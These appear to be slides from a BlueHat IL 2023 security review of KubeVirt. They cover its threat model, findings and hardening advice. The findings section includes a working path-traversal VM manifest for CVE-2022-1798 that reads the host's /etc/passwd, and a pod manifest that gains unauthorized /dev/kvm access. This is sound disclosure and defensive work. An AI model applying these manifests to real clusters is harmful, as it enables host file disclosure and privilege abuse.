
The solution's architecture




The solution's architecture




The solution's architecture



The solution's architecture



The solution's architecture



New surface

- New backend functions
- New APIs
- New CRDs

VM creation how-to

- Enable KubeVirt addon
- Install virtctl
- Creation of a YAML file to describe the VM template:

<https://kubevirt.io/labs/manifests/vm.yaml>

- `$ kubectl apply -f <spec.yaml>`
- `$ virtctl start <vmname>`
- `$ virtctl console testvm`

```
apiVersion: kubevirt.io/v1
kind: VirtualMachine
metadata:
  name: testvm
spec:
  running: false
  template:
    metadata:
      labels:
        kubevirt.io/size: small
        kubevirt.io/domain: testvm
    spec:
      domain:
        devices:
          disks:
            - name: containerdisk
              disk:
                bus: virtio
            - name: cloudinitdisk
              disk:
                bus: virtio
          interfaces:
            - name: default
              masquerade: {}
          resources:
            requests:
              memory: 64M
        networks:
          - name: default
            pod: {}
        volumes:
          - name: containerdisk
            containerDisk:
              image: quay.io/kubevirt/cirros-container-disk-demo
          - name: cloudinitdisk
            cloudInitNoCloud:
              userDataBase64: SGkuXG4=
```

Threat model

- Trusted:
 - virt-handler
 - cluster components
- Untrusted
 - virt-launcher
 - VMs
 - Other users' workloads on the k8s cluster

Threat vectors

Guest to host bypassing the sandbox

- Filesystem
- Network
- Reporting
- ...

Insider threats

Devices
passthrough

Misconfigured
environment
permissions

Runtime injections

Software Supply Chain:
- Malicious chain
- Outdated images / code
- Backdoored images / code

Encryption flaws

Overprivileged K8s
accounts

Misconfiguration or
injections at VM
creation

Vulnerable dependencies

Race conditions

Side channel attacks

Runtime injections

Misconfigured
environment
permissions

Our approach

1. Background information
2. Threat model, scoping, security roadmap
3. 9 security reviews
 - creation of ramp up material
 - 10 reviewers
 - <magic happening>
4. Reports and fixes



Findings

On the importance of paths sanitization

- Go is a “memory safe” language... yes but there are other kinds of bugs
- For instance, for KubeVirt, Oliver Brooks and James Klopchic of NCC group raised awareness on risky patterns: paths handled without sanitization
- Example:

```
newPath = filepath.Join(root, childPath)
```

Why is it a problem?

- If the arguments are user input or derived from user input without sanitization
- The pod's definition can lead to sensitive operations
 - E.g.: Some paths may be mounted in the pod
- No security policy may apply

```
root = "localSandboxedFolder"  
childPath = "../../../test.txt"  
newPath = filepath.Join(root, childPath)
```



First attempt

- `grep -nr 'filepath.Join' kubevirt-dir`: 607 results
- Tracing of the arguments
- Creation of tailored VM specs ...
- ... caught by the admitters
under `virt-api/webhooks/validating-webhook/admitters/`

```
apiVersion:  
kubevirt.io/v1  
kind: VirtualMachine  
metadata:  
  name: ../../testvm  
spec:  
  ...
```

```
error: error when retrieving current configuration of:  
Resource: "kubevirt.io/v1, Resource=virtualmachines", GroupVersionKind:  
"kubevirt.io/v1, Kind=VirtualMachine"  
Name: " ../../testvm", Namespace: "default"  
from server for: "vm-test-ncc.yaml": invalid resource name " ../../testvm":  
[may not contain '/']
```

Bypass of the VM admitters

- List of functions that handled specific arguments

```
func validateInputDevices  
  (field *k8sfield.Path, spec *v1.VirtualMachineInstanceSpec)  
  (causes []metav1.StatusCause) {  
    for idx, input := range spec.Domain.Devices.Inputs {  
      ...  
    }  
  }
```

- Looked for parameters not/not enough handled

An interesting function, an unfiltered field

In kubevirt-0.49.0\pkg\container-disk\container-disk.go
`imagePath = filepath.Join(root, imagePath)`
In a function mounting paths

`imagePath` derived from:

- `spec.domain.firmware.kernelBoot.container.kernelPath`
- `spec.domain.firmware.kernelBoot.container.initrdPath`
- `spec.volumes[*].containerDisk.path`



```
apiVersion: kubevirt.io/v1
kind: VirtualMachine
metadata:
  name: myvm
spec:
  ...
  volumes:
  - containerDisk:
      image: [quay.io/kubevirt/cirros-container-disk-demo:v0.52.0](http://quay.io/kubevirt/cirros-container-disk-demo:v0.52.0)
      path: test3/../../../../../../../../etc/passwd
  ...
```

CVE-2022-1798



- The pod starts without error
- At runtime, from inside the VM:

```
$ sudo cat /dev/vdc  
root:x:0:0:root:/root:/bin/bash  
bin:x:1:1:bin:/bin:/sbin/nologin  
daemon:x:2:2:daemon:/sbin:/sbin/nologin  
adm:x:3:4:adm:/var/adm:/sbin/nologin  
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin  
[...]
```

- More details on

<https://github.com/advisories/GHSA-qv98-3369-g364>

Device plugin framework

- `qemu` is running under `virt-launcher`
 - an unprivileged pod
- `qemu` requires access to `/dev/kvm`
- How does `qemu` access `/dev/kvm`?

Device plugin framework

- Enters the Device plugin framework
 - Privileged pod can share devices on its node
 - Register callbacks and device information
 - Pod request access through `spec.containers.resources.requests`
- Pod deployed on a node exposing this type of resource
- In KubeVirt, used to expose
 - `/dev/kvm`
 - `/dev/tun`
 - `/dev/sev`

Device plugin framework

```
[...]
Capacity:
  cpu: 16
  devices.kubevirt.io/kvm: 1k
  devices.kubevirt.io/sev: 1k
  devices.kubevirt.io/tun: 1k
  devices.kubevirt.io/vhost-net: 1k
  ephemeral-storage: 459395020Ki
  hugepages-1Gi: 0
  hugepages-2Mi: 0
  macvtap.network.kubevirt.io/bond0: 100
  macvtap.network.kubevirt.io/eno1: 100
  macvtap.network.kubevirt.io/eno2: 100
  macvtap.network.kubevirt.io/enx9e369db80445: 100
  memory: 32604652Ki
  pods: 250
[...]
```

```
$ cat malicious.yaml
apiVersion: v1
kind: Pod
metadata:
  name: kvm-jack
  namespace: default
spec:
  containers:
  - name: ubuntu
    image: ubuntu
    command: ['sh', '-c', 'sleep 999']
    resources:
      limits:
        devices.kubevirt.io/kvm: "1"
      requests:
        devices.kubevirt.io/kvm: "1"
$ kubectl apply -f malicious.yaml
pod/kvm-jack created
$ kubectl exec kvm-jack -i --tty -- bash
# ls -la /dev/kvm
crw-rw---- 1 root kvm 10, 232 Jun 21 12:39 /dev/kvm
# kvm-ok
INFO: /dev/kvm exists
KVM acceleration can be used
```

Device plugin framework

- The catch?
 - No authorization mechanism in place :)
- Reaction: *w00t, access to /dev/kvm!*
 - Not exactly as there is a per-process isolation
 - Accessible **ioctls** are considered "safe"
 - **/dev/tun** requires **CAP_NET_ADMIN**
- Yet for **/dev/sev**...
 - Kernel memory leaks by our colleague @theflow0
 - Not exposed anymore by KubeVirt [[PR](#)]

Host devices

- Can we access those without authorization?
- All types require configuration on the host
- Passthrough devices
 - 1:1 mapping between device and guests
 - Controlled using **PermittedHostDevices**
- Mediated devices
 - Some configurations by KubeVirt but mostly handled by driver
- SR-IOV
 - Virtual functions at the device's level
 - VF configured as passthrough devices

Privileged service accounts

- Highlighted during [KubeCon EU 2022](#)
- In short
 - Over-privileged Service Account
 - KSA token is accessible from the pod's filesystem
 - Accessible by an attacker performing a container escape
 - TLDR; we don't consider Linux namespaces as a security boundary
 - Reuse KSA token for lateral movements and privileges escalation



Privileged service accounts

- Didn't find such KSA in KubeVirt
- Proper node isolation for privileged pods
- Occurrences in an additional component we deployed alongside
 - **DaemonSets**
 - Nodes and Pods **get, watch, list, update, patch**
 - Could be used to steer pod onto a node, change the image of a container, ...

3rd party attack surface

- KubeVirt is one thing, but you might require additional components
- E.g.: Graphic cards for ML workloads
- Suggested checks:
 - 3rd party binary/script provenance (e.g. `curl|sh`)
 - Versions of deployed drivers and alert on new CVEs
 - Reset of GPUs when deallocated from a VM

Other types of findings

- Areas:
 - Cryptography
 - Networking
 - Internal APIs
- Types of problems found
 - Lack of fuzzing
 - Concurrency issues and definitions overload
 - Supported ciphers algorithms
 - Certificate handling
 - Supply chain management and configuration
- Big thanks to our colleagues in security who also reviewed parts of the code and to Roman Mohr, our point of contact for KubeVirt



Remediation and hardening

Common Kubernetes recos

- Not exhaustive
 - Do not mix worker and control-plane nodes
 - Review RBAC manifests for over-privileged SA
 - Use admission controller to fix the RBAC gaps
 - Implement fuzzer for new controllers APIs
 - WIP in KubeVirt [[PR](#)]
 - ...

Pod Security Standards and Admissions

- Different pods functions imply different isolation levels and restrictions
- Pod Security Admission:
 - Built-in solution
 - Defines different isolation levels for Pods
 - Default controllers
- Custom Admission Controller can be used instead
- Recommendations
 - Having a default policy preventing privileged pods started by humans
 - Network access should be restricted to the pods needing it
 - Access to devices should also be restricted

FeatureGates

- Enable/disable KubeVirt features
- Business needs vs security before modifications
- E.g. risk of accessing the host's filesystem
 - `HostDisk`
 - `ExperimentalVirtiofsSupport`

Virtual hardware

- Implemented in the VMM
- Increases attack surface and guest-to-host attacks
- KubeVirt is not exposing all the **qemu** devices for now
- Interesting options
 - Default to **q35** machine type as support vIOMMU
 - Spectrev2 mitigations (**spec-ctrl** and **ibpb** in **qemu**) used in CPU types ending with **-IBRS**

Nested virtualization

- Complex enough to have bugs ([project0](#))
 - Enabled for [Windows guests](#) through `HypervStrictCheck`
 - Per VM using `spec.domain.cpu.features.name: "vmx"` or CPU type `host-passthrough`
 - Feature to also be enabled at the host's level
- `seccomp` rules could here be used to limit `ioctls`
 - gVisor [provides some filters](#)


CVE-2022-1798 fix

- **Workarounds:**
 - The HotplugVolumes feature-gate is disabled
 - An admission controller is used and targeted policies are defined
 - SELinux is enabled
- **Fix:**
 - Safepath package added
 - Patched in KubeVirt 0.55.1
 - [kubevirt/kubevirt#8198](#)
 - [kubevirt/kubevirt#8268](#)
 - Example:

```
targetDir, err = safepath.JoinNoFollow(targetDir, containerdisk.KernelBootName)
```

Conclusion

BlueHat IL 2023



Conclusion

- Overall, a good architecture and code quality
- Different threat model and attacks than common virtualization solutions
- More on the integration layer than on the virtualization components themselves
- Multitenancy is a risk vector
- Some healthy guidelines can be followed



Thank you for
your attention

BlueHat IL 2023

 @0xdidu  @milkmix_